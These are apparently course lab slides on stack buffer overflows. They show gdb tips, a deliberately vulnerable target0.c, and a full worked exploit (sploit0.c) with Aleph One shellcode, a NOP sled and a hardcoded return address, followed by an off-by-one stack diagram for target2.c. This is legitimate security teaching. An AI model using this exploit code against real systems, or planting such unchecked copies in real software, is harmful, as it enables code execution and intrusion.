Similar to what we did in 351, gdb will be your best friend over the next few weeks~~~

- **Command (e.g. sploit0)**

```
gdb -e sploit0 -s
../targets/target0 -d ../targets
```

- **Setting breakpoints**

  - **catch exec** (Break when exec into new process)

  - **run** (starts the program)

  - **break main** (Setting breakpoint @ main)

  - **continue**

Useful gdb commands

- `step [s]`: execute next source code line
- `next [n]`: step over function
- `stepi [si]`: execute next assembly instruction
- `list` : display source code
- `disassemble [disas]`: disassemble specified function

Useful gdb commands (cont.)

- `info register` : inspect current register values
- `info frame` : info about current stack frame
- `print [p]` : inspect variable
  - e.g., `p &buf` (the pointer) or `p buf` (the value)

Useful gdb commands (cont.)

- `x` : examine memory (follow by `/` and format)
  - 20 words in hex at address: `x/20xw 0xbffffcd4`
  - Same as `x/20x`
  - `x /5i $eip` (print 5 instructions at %eip)
  - `i` for instruction
  - `x` for hex

Another useful tool: objdump

- `objdump -d` : disassemble an object file

Additional tips

- Hardcoding addresses -> Run through gdb first
- Don't be alarmed by Segfault (you might be on the right track)
- Use `memset` & `memcpy` to construct big buffers
- GDB cheatsheet
- The exploits are generally in increasing difficulty* -> Plan ahead and start early!
- Backup your exploit files periodically
- Be a good teammate

target0.c

Do you spot a security vulnerability?


No bounds check on input to `strcpy()`

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 280

int foo(char *argv[])
{
  char buf[BUFLEN];
  strcpy(buf, argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target0: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

Normal execution of target0


This is the stack frame for `foo()` after executing `strcpy()`, if we pass an input of <280 bytes

Copied input data (orange) fits inside of buf



What if we had passed an input of size 288 bytes?

RET and SFP overwritten by strcpy()



Higher addresses: `0xffffffff`


stack frame bottom, %EBP

stack frame top, also stack top: %ESP

Lower addresses: `0x00000000`


Writing the shellcode to buf

If our input buffer starts with the shellcode, it will be copied into `buf` by `strcpy()`.



Overwrite RET

The last 4 bytes of our input will overwrite RET - so in the input buffer, we put the address of the shellcode in the last 4 bytes.



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/bin/target0"

int main(void)
{
  char *args[3];
  char *env[1];

  args[0] = TARGET; args[1] = "hi there"; args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    perror("execve failed");

  return 0;
}
```

sploit0.c

How do we implement this attack?

args[1] will be passed to target0.c, as argv[1].

We'll replace "hi there" with the attack buffer/string.

Demo

Step 1: Figure out how big the buffer should be

Step 2: Place shellcode somewhere in the buffer

Step 3: Overwrite return address to point to the shellcode

Step 1

Let's take a look the buffer and the register information

```
gdb -e sploit0 -s ../targets/target0 -d
../targets
catch exec
run
break main
continue
```

s (step, repeat until after strcpy() is executed)

```
(gdb) p buf
$3 = "hi there\000\361\373\367d\335\377\377`\335\377\377\003\0
00\000\000X\245\333\367\000\000\000\000\314\317\377\367\030s\3
34\367\374\202\004\b\310\321\333\367.N=\366`\335\377\377q\352\
261\a\364\335\377\377\320\363\373\367\241;\376\367\064\200\004
\b\314\317\377\367\360\006\000\000\360\336\377\377?\034\376\36
7\000\000\000\000\000\000\000\000|\335\377\377\364\336\377\377
\000\000\000\000\230\333\377\367\364\335\377\377.N=\366\374\20
2\004\b\024\000\375\367\\\202\004\b\374\335\377\377\060\333\37
7\367\001\000\000\000\000\364\373\367\001\000\000\000\000\000\
000\000\001\000\000\000\320\331\377\367\031\200\000\000\031\20
0\000\000\276\n\000\000\276\n\000\000\000\000\000\000\314\317\
377\367\064", '\000' <repeats 31 times>...
(gdb) p &buf
$4 = (char (*)[280]) 0xffffdd04
(gdb) info register
eax            0xffffdd04          -8956
ecx            0x0                 0
edx            0xf7fa1000          -134606848
ebx            0xf7fa1000          -134606848
esp            0xffffdd04          0xffffdd04
ebp            0xffffde1c          0xffffde1c
esi            0xffffdee4          -8476
edi            0xf7ffcb60          -134231200
eip            0x80491ce           0x80491ce <foo+33>
eflags         0x292               [ AF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Step 1 (cont.)

Suppose instead of "hi there", we have "hi there hi there hi there".

Start of buf now says “hi there hi there hi there”

%ebp is a different address, because input buffer is longer, changing the size of the stack

Important note: Establish your buffer size before overwriting RET with the hardcoded address - the address will change if you change the size!

```
(gdb) p buf
$1 = "hi there hi there hi there\000\367\000\000\000\000\314\3
17\377\367\030s\334\367\374\202\004\b\310\321\333\367.N=\366P\
335\377\377q\352\261\a\344\335\377\377\320\363\373\367\241;\37
6\367\064\200\004\b\314\317\377\367\360\006\000\000\340\336\37
7\377?\034\376\367\000\000\000\000\000\000\000\000l\335\377\37
7\344\336\377\377\000\000\000\000\230\333\377\367\344\335\377\
377.N=\366\374\202\004\b\024\000\375\367\\\202\004\b\354\335\3
77\377\060\333\377\367\001\000\000\000\000\364\373\367\001\000
\000\000\000\000\000\000\001\000\000\000\320\331\377\367\031\2
00\000\000\031\200\000\000\276\n\000\000\276\n\000\000\000\000
\000\000\314\317\377\367\064", '\000' <repeats 31 times>...
(gdb) p &buf
$2 = (char (*)[280]) 0xffffdcf4
(gdb) info registers
eax            0xffffdcf4          -8972
ecx            0x0                 0
edx            0xf7fa1000          -134606848
ebx            0xf7fa1000          -134606848
esp            0xffffdcf4          0xffffdcf4
ebp            0xffffde0c          0xffffde0c
esi            0xffffded4          -8492
edi            0xf7ffcb60          -134231200
eip            0x80491ce           0x80491ce <foo+33>
eflags         0x292               [ AF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Step 1 (cont.)

We want to overwrite the return address (RET)

RET is the 4 bytes after SFP

SFP is 4 bytes after local variable

buf is a char array of size 280 bytes, so the buffer need to be at least 288 bytes, to overwrite RET

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 280

int foo(char *argv[])
{
  char buf[BUFLEN];
  strcpy(buf, argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target0: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

Step 2

What should we put inside the buffer?

Initialize everything with NOP instruction (0x90)

- “NOP sled”

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/personality.h>

/* Change to shellcode.h if you want a shell */
#include "checkcode.h"
#define TARGET "../targets/target0"

int main(void)
{
  /* Setup code to make sure your target runs wit
     executable stack. Don't change this.*/
  personality(ADDR_NO_RANDOMIZE |READ_IMPLIES_EXE

  char *args[3];
  char *env[1];

  char buf[289];
  // 0x90 is NOP instruction
  memset(buf, 0x90, sizeof(buf) - 1);
```

Step 2

You can pretty much put the shellcode anywhere inside the buffer, as long as it doesn't interfere with the EIP (It's easier to just put it in front)

Be aware that `strcpy` copies until it sees the null-terminating byte.

```
/*
 * Aleph One shellcode.
 */
static char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff./check";
```

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3 #include <string.h>
 4 #include <unistd.h>
 5 #include <sys/personality.h>
 6
 7 /* Change to shellcode.h if you want a shell */
 8 #include "checkcode.h"
 9 #define TARGET "../targets/target0"
10
11 int main(void)
12 {
13   /* Setup code to make sure your target runs without ASLR and has an
14      executable stack. Don't change this.*/
15   personality(ADDR_NO_RANDOMIZE |READ_IMPLIES_EXEC);
16
17   char *args[3];
18   char *env[1];
19
20   char buf[289];
21   // 0x90 is NOP instruction
22   memset(buf, 0x90, sizeof(buf) - 1);
23
24   // write null terminator at the end, so strcpy stops copying here
25   buf[288] = 0;
26
27   // copy the shellcode into the beginning of the buffer
28   memcpy(buf, shellcode, sizeof(shellcode) - 1);
```

Step 2

Let's double check the content of buf using gdb!

Don’t forget to replace “hi there” in sploit0.c with your constructed buffer

```
/*
 * Aleph One shellcode.
 */
static char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff./check";
```

```
(gdb) p buf
$4 = "\353\037^\211v\b1\300\210F\a\211F\f\260\v\211\363\215N\b\215V\f`1ۉ\33@
`\350\334\377\377\377./check", '\220' <repeats 235 times>
(gdb) x /40xb buf
0xffffdbf4:     0xeb    0x1f    0x5e    0x89    0x76    0x08    0x31    0xc0
0xffffdbfc:     0x88    0x46    0x07    0x89    0x46    0x0c    0xb0    0x0b
0xffffdc04:     0x89    0xf3    0x8d    0x4e    0x08    0x8d    0x56    0x0c
0xffffdc0c:     0xcd    0x80    0x31    0xdb    0x89    0xd8    0x40    0xcd
0xffffdc14:     0x80    0xe8    0xdc    0xff    0xff    0xff    0x2e    0x2f
```

Step 3

Run code through gdb, figure out where your shellcode is located

Modify buf + 284 (the location of RET) to point to the address that your shellcode starts

```
(gdb) p &buf
$5 = (char (*)[280]) 0xffffdbf4
```

```
11 int main(void)
12 {
13   /* Setup code to make sure your target runs without ASLR and has an
14      executable stack. Don't change this.*/
15   personality(ADDR_NO_RANDOMIZE |READ_IMPLIES_EXEC);
16
17   char *args[3];
18   char *env[1];
19
20   char buf[289];
21   // 0x90 is NOP instruction
22   memset(buf, 0x90, sizeof(buf) - 1);
23
24   // write null terminator at the end, so strcpy stops copying here
25   buf[288] = 0;
26
27   // copy the shellcode into the beginning of the buffer
28   memcpy(buf, shellcode, sizeof(shellcode) - 1);
29
30   // set the EIP to the address of the start of the buffer
31   // so it will execute the shellcode on returning
32   *(unsigned int*) (buf + 284) = 0xffffdbf4;
33
34   args[0] = TARGET;
35   args[1] = buf;
36   args[2] = NULL;
37   env[0] = NULL;
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/personality.h>

/* Change to shellcode.h if you want a shell */
#include "checkcode.h"
#define TARGET "../targets/target0"

int main(void)
{
  /* Setup code to make sure your target runs without ASLR and has an
     executable stack. Don't change this.*/
  personality(ADDR_NO_RANDOMIZE |READ_IMPLIES_EXEC);

  char *args[3];
  char *env[1];

  char buf[289];
  // 0x90 is NOP instruction
  memset(buf, 0x90, sizeof(buf) - 1);

  // write null terminator at the end, so strcpy stops copying here
  buf[288] = 0;

  // copy the shellcode into the beginning of the buffer
  memcpy(buf, shellcode, sizeof(shellcode) - 1);

  // set the EIP to the address of the start of the buffer
  // so it will execute the shellcode on returning
  *(unsigned int*) (buf + 284) = 0xffffdbf4;

  args[0] = TARGET;
  args[1] = buf;
  args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    perror("execve failed");

  return 0;
}
```

Exploit 0 (Solved)

Make sure you run gdb and figure out what the actual address should be

```
[wibrotra@umnak sploits]$ ./sploit0
Success! (This message is from the check script)
```

Activity: Sploit 2 Stack Diagram

Draw a stack diagram for target2.c.


Hints:

- What happens when a function calls another function?
- Which way does the stack grow?
- What data does a stack frame need to store?

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 336

void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[BUFLEN];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target2: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    foo(argv);
    return 0;
}
```

Solution: Sploit 2 Stack Diagram

```c
void foo(char *argv[])
{
  bar(argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```




First, main calls foo.

Solution: Sploit 2 Stack Diagram

```
void bar(char *arg)
{
    char buf[BUFLEN];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}
```


Next, foo calls bar.



Solution: Sploit 2 Stack Diagram

```
void nstrcpy(char *out, int outl, char *in)
{
  int i, len;

  len = strlen(in);
  if (len > outl)
    len = outl;

  for (i = 0; i <= len; i++)
    out[i] = in[i];
}

void bar(char *arg)
{
  char buf[BUFLEN];

  nstrcpy(buf, sizeof buf, arg);
}
```


Finally, bar calls nstrcpy.



Solution: Sploit 2 Stack Diagram

When nstrcpy returns, the stack pointer (esp) moves to the bottom of the bar stack frame, essentially removing the nstrcpy stack frame. The base pointer (ebp) is restored with the SFP from the nstrcpy stack frame, so it now points to the SFP in bar.

A similar process occurs when each of the other functions return.



Deadlines

Now

Assignment posted!

January 29

Final Deadline [exploits 5 - 7]

Week 2 - 4

January 22

Part A due [exploits 1-4]

Final Words

- Good luck with lab 1, please start early!!

- Post questions on discussion board

- Come to office hours with questions